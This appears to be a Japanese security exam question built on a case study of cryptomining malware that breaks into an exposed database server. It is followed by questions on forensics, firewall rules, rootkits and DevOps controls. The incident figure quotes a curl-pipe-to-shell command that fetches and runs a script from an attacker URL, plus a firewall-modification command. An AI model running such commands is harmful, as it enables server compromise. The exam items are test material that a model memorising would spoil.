問1　ソフトウェア開発におけるセキュリティ対策に関する次の記述を読んで，設問 1～4 に答えよ。

S 社は，2010 年創業の従業員数 120 名のインターネット広告事業者である。インターネット広告の販売及び効果測定サービスの提供を行っている。S 社のサービスは顧客からの評判も良く，登録会員数は 2,000 社を超えている。

効果測定サービスは同社の Web サイトのシステム（以下，S システムという）で稼働する Web アプリケーションソフトウェア（以下，アプリケーションソフトウェアをアプリといい，S システムの主要な Web アプリをアプリ Q という）によって提供されている。アプリ Q は，創業時に自社内で開発が始まり，現在も機能追加や改修が継続的に行われており，約 3 週間に 1 回，リリースされている。


S 社では，エンジニア 5 名（以下，開発チームという）が，開発と運用を一体的に行う，いわゆる DevOps に取り組んでいる。開発チームは，外部クラウドサービスの利用に積極的であり，ソフトウェア開発プラットフォームであるサービス H 及びテキスト共有サービスであるサービス G を用いている。サービス H では，アプリ Q のソースコードなどのファイルのバージョン管理を行っている。サービス G では，開発に関する情報をやり取りしている。サービス G は，テキストファイルをアップロードした後，URL を用いて，そのテキストファイルを共有できる。指定した期間を過ぎたテキストファイルを自動的に削除することもできる。

アプリ Q は頻繁に更新するので，Web アプリの脆弱（ぜい）性診断を，計画的に実施できず，1 年に 1 回程度の頻度で不定期に行っている。昨年末，スケジュールに余裕がある時期に外部に依頼し実施した際には，SQL インジェクション脆弱性が発見され，改修した。また，S システムでは，OS，ライブラリ及びミドルウェア（以下，この三つを併せて実行環境という）を全く更新していないという問題もある。

〔S システムについて〕

アプリ Q は，W 社データセンタ内のサーバ A 上で稼働している。アプリ Q は DBMS サービス（以下，アプリ Q が連携する DBMS サービスをサービス C という）と連携している。サービス C のデータベースには，効果測定サービスに関するデータ及び入会時に登録された会員情報が保存されている。また，サーバ A の CPU 負荷

やメモリの利用状況などをS社開発用LAN上のPCから遠隔監視するツールをサーバA上で稼働させている。このツールの導入を容易にするために，コンテナ技術を用いている。図1は，Sシステムの開発と運用のためのネットワーク構成である。



注記1　a1.b1.c1.d1及びa2.b2.c2.d2は，グローバルIPアドレスである。
注記2　サーバAはS社が占有利用している。
注記3　S社開発用LANはS社のオフィスにある。

図1　Sシステムの開発と運用のためのネットワーク構成

S社開発チームは，9月から試験的に，新アプリ（以下，アプリDという），及びDBMSサービスであるDBMS-RをサーバA上で稼働させ，利用を開始した。開発チームは，S社開発用LANのPCから，DBMS-Rのデータベースを参照・更新したり，ネットワーク経由で外部からDBMS-Rを通してOSコマンドを実行する機能（以下，遠隔コマンド実行機能という）を利用したりするために，急きょ，サーバAのポート6379/tcpを開放した。表1はサーバAのファイアウォール機能におけるフィルタリングルール（以下，ファイアウォール機能におけるフィルタリングルールをFWルールという）である。

表1　サーバAのFWルール

項番	送信元	宛先	ポート	動作（許可又は破棄）
1	全て	a1.b1.c1.d1	80/tcp	許可
2	全て	a1.b1.c1.d1	443/tcp	許可
3	全て	a1.b1.c1.d1	6379/tcp	許可
4	全て	a1.b1.c1.d1	22/tcp	許可
5	a1.b1.c1.d1	全て	全て	許可
6	全て	全て	全て	破棄

注記1　項番が小さいルールから順に，最初に一致したルールが適用される。
注記2　ステートフルパケットインスペクション機能をもつ。
注記3　サービスCとの通信に関しては省略している。

〔インシデントの発生〕

10 月のある日，サーバ A が W 社データセンタ内のほかのサーバを探索するアクセスを繰り返しているという連絡を W 社から受けた。初期対応をした開発チームの P さんは，サーバ A の CPU 使用率が 100%になっていることから，サーバ A がマルウェアに感染したと推測した。

S 社の経営陣は，セキュリティ専門企業 U 社の情報処理安全確保支援士（登録セキスペ）の B 氏にインシデント対応の支援を依頼した。B 氏は，状況から，サーバ A のストレージを対象としたフォレンジック調査を実施するのがよいと助言した。

〔フォレンジック調査結果〕

フォレンジック調査によって，サーバ A はマルウェア X に感染したことが判明した。U 社の過去の解析で，マルウェア X の目的，侵入方法及び機能が図 2 のとおり特定されており，今回のマルウェア X の活動は図 3 のとおりであることが判明した。

1. マルウェア X の目的
   (1) 暗号資産の採掘用プログラムをダウンロードし実行する。
   (2) ほかのサーバに侵入する。
2. マルウェア X の侵入方法
   (1) ポート 6379/tcp が開放されたサーバを探索する。
   (2) ポートが開放されたサーバを発見したら，次のいずれかの方法で DBMS-R に接続する。
      - 脆弱性を悪用して認証をバイパスする。
      - パスワードを辞書攻撃で発見する。
   (3) 不正に遠隔コマンド実行機能を利用し，サーバに侵入する。
3. マルウェア X の機能
   (ア) 暗号資産の採掘用プログラムをダウンロードし，実行する機能
   (イ) ほかのサーバ上で稼働する DBMS-R に侵入を試みる機能
   (ウ) サーバの FW ルールを変更する機能
   (エ) ルートキット Y をダウンロードし，インストールする機能
   (オ) 活動の痕跡が含まれるログファイルを削除する機能
4. 暗号資産の採掘用プログラムの機能
   (1) 採掘演算結果だけを外部の特定のサーバに送信する機能

図 2　マルウェア X の目的，侵入方法及び機能

1. DBMS-R の脆弱性を悪用して認証をバイパスし，サーバ A 上の DBMS-R に接続した。
2. 遠隔コマンド実行機能によって，サーバ A 上で次のコマンドを実行して，引数の URL からスクリプトファイルをダウンロードし，実行した。その結果，次の 3～6 を実行するように，cron の設定が書き換えられた。

```
curl -sf https://▲▲▲▲[1)]/attackers-url/xxx.sh | sh -s
```

3. サーバ A 上で次のコマンドを実行した。その結果，①表 1 の先頭に，ポート 6379/tcp へのパケットを破棄するルールが挿入された。

```
iptables -I INPUT -p tcp --dport 6379 -j DROP
```

4. サーバ A 上で rm コマンドを実行して幾つかのログファイルを削除した後，ルートキット Y を，curl コマンドを用いてダウンロードして，DBMS-R プロセスの実行時の権限でインストールした。
5. サーバ A 上で暗号資産の採掘用プログラムを，curl コマンドを用いてダウンロードし実行した。
6. サーバ A から，ポート 6379/tcp が開放されているほかのサーバへの侵入を試みた。

注 1) ▲▲▲▲はサービス G の FQDN を示す。

図 3　マルウェア X の活動（抜粋）

ルートキット Y は，マルウェア X の活動を隠蔽する。例えば，Linux におけるプロセス監視ツールである［ α ］コマンドは，プロセス ID が 123 の場合，［ β ］関数を通してディレクトリ［ γ ］内のファイルにアクセスすることによって当該プロセスの状態を参照し，表示する。しかし，ルートキット Y によって［ β ］関数が書き換えられると，［ α ］コマンドの出力に暗号資産の採掘用プログラムのプロセスが表示されなくなる。［ α ］コマンドの通常の動作とルートキット Y をインストールした後の動作を図 4 に示す。




図 4　［ α ］コマンドの通常の動作とルートキット Y をインストールした後の動作

ネットワーク経由でのサーバ A 上の DBMS-R へのアクセスは，S 社の PC からのアクセス以外はマルウェア X によるアクセス 1 回だけであった。特に，遠隔コマンド実行機能による不審なコマンドの実行は，マルウェア X によるものだけだった。また，サーバ A 上の SSH サービスへの接続も S 社の PC からのアクセスだけであった。

②サーバ A からの会員情報の漏えいはなかったと S 社は結論付けた。

〔今後のマルウェア対策〕

今回はマルウェアの被害が限定的であった。しかし，今後，より大きな被害をもたらすマルウェア感染が起こり得るので，B 氏は，サーバ A でのマルウェア対策として，表 2 の対策を提案した。

表 2　サーバ A でのマルウェア X への対策案

対策	対策の内容
1	サーバ A へのアクセスを，利用が想定される IP アドレスだけに限定する。
2	サービスで利用するポート番号をデフォルト以外の値に変更する。
3	SSH，HTTP 及び HTTPS について，サーバ A から外部へのアクセスを禁止する。
4	アプリ及びミドルウェアを管理者権限以外の必要最小限の権限で稼働させる。

S 社では，表 2 の対策案について検討した。次は，開発チームのリーダ R さん及びメンバの P さんの会話である。

R さん：対策 1，対策 2 及び対策 3 は，具体的にどのようにするのかな。

P さん：対策 1 については，サーバ A のポート［　あ　］及び［　い　］へのアクセスは，S 社の開発用 LAN だけからなので，表 1 において，送信元を［　う　］に限定すべきでした。対策 2 については，攻撃に使用された DBMS-R のポート番号から S 社で独自に定めたポート番号，例えば，8783 に変更する方法もありますが，マルウェア X の攻撃を受けるリスクを低減する方法としては，対策 1 で十分です。対策 2 は行わず，対策 1 を行い，今回は送信元をルータ S のグローバル IP アドレスに限定するので DBMS-R のポートは［　い　］のままとします。対策 3 については，マルウェア X

はサーバ A に侵入の際及び感染後に，[a] コマンドによってファイルをダウンロードしたことを考えると，サーバ A から 80/tcp 及び 443/tcp を含め，外部へのアクセスは禁止すべきでした。具体的には，FW ルールを表 3 のように変更します。

表 3　変更後のサーバ A の FW ルール

項番	送信元	宛先	ポート	動作（許可又は破棄）
1	全て	a1.b1.c1.d1	80/tcp	許可
2	全て	a1.b1.c1.d1	443/tcp	許可
3	[う]	a1.b1.c1.d1	[あ]	許可
4	[う]	a1.b1.c1.d1	[い]	許可
5	全て	全て	全て	破棄

注記 1　項番が小さいルールから順に，最初に一致したルールが適用される。
注記 2　ステートフルパケットインスペクション機能をもつ。
注記 3　サービス C との通信に関しては省略している。

R さん：対策 4 についても確認させてもらえるかな。

P さん：今回，[b] コマンドによって，図 2 の（ウ）が実行されました。DBMS-R を必要最小限の権限にして稼働させることによって，この実行を防ぎます。

R さん：なるほど。ところで，サーバ A で [β] のファイルの改ざん検知を行うのはどうだろうか。保護対象ファイルの [え] を計算して，保護された場所に保存しておき，定期的に，保護対象ファイルの [え] を計算し直した値と保存しておいた値とを [お] することによって，保護対象ファイルの [か] 又は改ざんが検知できる。Web コンテンツも保護対象にするとよさそうだ。

P さん：S システムでは，Web コンテンツについては，頻繁に [か] するので，頻繁に [え] を計算し直し保存する必要があり，運用が難しそうです。[β] のファイルの改ざん検知については，導入を検討します。

〔DevOps におけるセキュリティ向上策〕

B 氏は，DBMS-R を稼働させた際に行った設定変更がマルウェア X の侵入を招いたとして，開発・運用プロセスについて，図 5 に示す提案をした。

・要件定義プロセス （省略） ・設計プロセス （省略） ・実装プロセス エンジニアには実装に関するセキュリティの知識を身に付けさせるべきである。セキュアコーディング基準を利用し，コーディングレビューを行うことを推奨する。 ・検証プロセス Web アプリをリリースする際に，機能の検証及び脆弱性診断をすべきである。検証環境がないので，用意すべきである。 ・運用プロセス 自社で使用している実行環境について脆弱性情報を収集すべきである。ソフトウェアの変更，システム設定の変更及びシステム構成の変更（以下，この三つの変更をシステム変更という）を管理すべきである。

図 5　S 社の開発・運用プロセスに関する提案（抜粋）

S 社では図 5 の提案を検討した。

設計プロセスでは，セキュリティ対策の漏れを防ぐために，③参考になりそうなセキュリティ対策の標準を利用することにした。

実装プロセスでは，セキュアコーディング基準として広く知られている CERT コーディングスタンダードを利用することにした。CERT コーディングスタンダードの順守によって，脆弱性の作り込み防止だけでなく，コードの移植性及び保守性の向上も期待できる。

検証プロセスでは，Web アプリの脆弱性診断をリリースの都度，外部に委託するとリリースが遅れるので，自社内で行うことを検討した。

運用プロセスでは，自社内で使用している実行環境の脆弱性情報の収集を強化することにした。その際，④収集する情報を必要十分な範囲に絞るため，情報収集に先立って必要な措置を取ることにした。また，脆弱性情報が報告された際，社内で［　き　］を実施する。これによって，脆弱性修正プログラム（以下，パッチという）を適用すべきであると判断した場合，検証環境でパッチを適用し［　く　］を

行った上で，問題がなければ，本番環境にパッチを適用する。ただし，検証環境を準備する必要がある。さらに，図6に示すシステム変更手順を検討した。

システム変更は，次の手順で行う。

1. 計画
当該変更の対象，変更内容，変更作業及び変更スケジュールを計画する。
2. 作業手順書作成
計画に基づき，当該変更の作業手順書を作成する。
3. 計画及び作業手順書の［　け　］
計画及び作業手順書を［　こ　］が［　け　］しリーダが承認する。
4. 作業
作業手順書に基づき作業し，作業の記録を取る。
5. 確認
作業が作業手順書どおりであったかどうかを作業の記録によって確認する。

図6　S社のシステム変更手順

〔コンテナ技術活用の検討〕

B氏は，コンテナ技術を，構成管理，変更管理，リリース前の確認及び実行環境の更新に活用することを提案した。次は，Pさんと B氏の会話である。

Pさん：まず，コンテナ技術の活用について解説してもらえますか。

B氏　：サーバで［　c　］を一つ稼働させておけば，［　c　］の上で，［　d　］ごとに別の［　e　］を稼働させることが可能です。ほかの［　e　］への影響なく，［　e　］ごとにサービスの提供や停止ができます。さらに，［　c　］の上で稼働する［　e　］は複製が容易なので，同じ開発環境をいくつも用意して［　d　］を開発することが可能となります。

Pさん：なるほど。S社でも以前から，遠隔監視するツールのためにサーバA上で［　c　］を稼働させているのですが，そのようにも活用できるのですね。構成管理・変更管理への活用についても解説してもらえますか。

B氏　：実行環境の構成情報を，［　d　］のソースコードと同じようにサービスHでバージョン管理できます。構成情報については，［　f　］を確認することができ，図5で提案した運用プロセスでのシステム変更の管理につ

ながります。

Pさん：なるほど。リリース前の確認への活用について解説してもらえますか。

B氏　：リリースする際の確認のため，[g]環境と同じ実行環境を用意して，[d]が動作するかを確認することが可能となります。図5で提案した[h]環境も用意できます。

Pさん：実行環境の更新への活用について解説してもらえますか。

B氏　：[e]内のライブラリ及びミドルウェアは，[c]が稼働するOS側のそれらとは別のファイルです。複製した[e]内で，ライブラリ及びミドルウェアにパッチを適用したときに，現在の[d]が正常に稼働するかを[く]を行って確認できます。

Pさん：それは朗報ですね。Sシステムでは，創業時に構築した古い実行環境を使っていて新しいバージョンへの更新が課題でしたので，その解決の糸口になります。早速，コンテナ技術を活用してみます。

S社は，セキュリティの向上，開発プロセスの強化，及びコンテナ技術の活用によって，DevOpsの実践を改善した。その効果もあってサービス品質が向上し，登録会員数を増やすことができた。

設問1　〔フォレンジック調査結果〕について，(1)～(3)に答えよ。

(1)　図 3 中の下線①について，挿入されなかった場合，攻撃者の意図に反して，どのようなことが起こると想定できるか。75 字以内で具体的に述べよ。

(2)　本文中及び図 4 中の［ α ］～［ γ ］に入れる適切な字句を解答群の中から選び，記号で答えよ。

解答群

ア　/proc/123	イ　/top/123	ウ　proc
エ　root	オ　su	カ　top
キ　カーネル	ク　ライブラリ	

(3)　本文中の下線②について，結論に至った根拠を 100 字以内で述べよ。

設問2　〔今後のマルウェア対策〕について，(1)～(4)に答えよ。

(1)　表 2 中の対策 1～4 は，図 2 中の 3 の(ア)～(オ)のどの機能への対策となるか。それぞれ該当する機能を全て選び，記号で答えよ。

(2)　本文中及び表 3 中の［ あ ］～［ う ］に入れる適切な字句を答えよ。

(3)　本文中の［ a ］，［ b ］に入れるコマンド名を本文中又は図中の字句を用いて答えよ。

(4)　本文中の［ え ］～［ か ］に入れる適切な字句を解答群の中から選び，記号で答えよ。

解答群

ア　サーバ	イ　参照	ウ　窃取
エ　タイムスタンプ	オ　ハッシュ値	カ　比較
キ　変更		

設問3　〔DevOps におけるセキュリティ向上策〕について，(1)～(4)に答えよ。

(1)　本文中の下線③について，該当する用語を解答群の中から全て選び，記号で答えよ。

解答群

ア　CIS Benchmarks	イ　FedRAMP	ウ　OWASP ASVS
エ　OWASP ZAP	オ　QUIC	カ　X.509

(2)　本文中の下線④の必要な措置とは何か。60 字以内で述べよ。

(3) 本文中の［　き　］，［　く　］に入れる適切な字句を解答群の中から選び，記号で答えよ。

解答群

ア　CVSSによる脆弱性アセスメント　　イ　TTX

ウ　回帰テスト　　エ　ストレステスト

オ　パッチの作成

(4) 図6中の［　け　］，［　こ　］に入れる適切な字句をそれぞれ5字以内で答えよ。

設問4　本文中の［　c　］～［　h　］に入れる適切な字句を解答群の中から選び，記号で答えよ。

解答群

ア　アプリ　　イ　開発

ウ　検証　　エ　コンテナ

オ　コンテナエンジン　　カ　変更の履歴

キ　本番　　ク　ミドルウェア

ケ　ライブラリ　　コ　レジストリ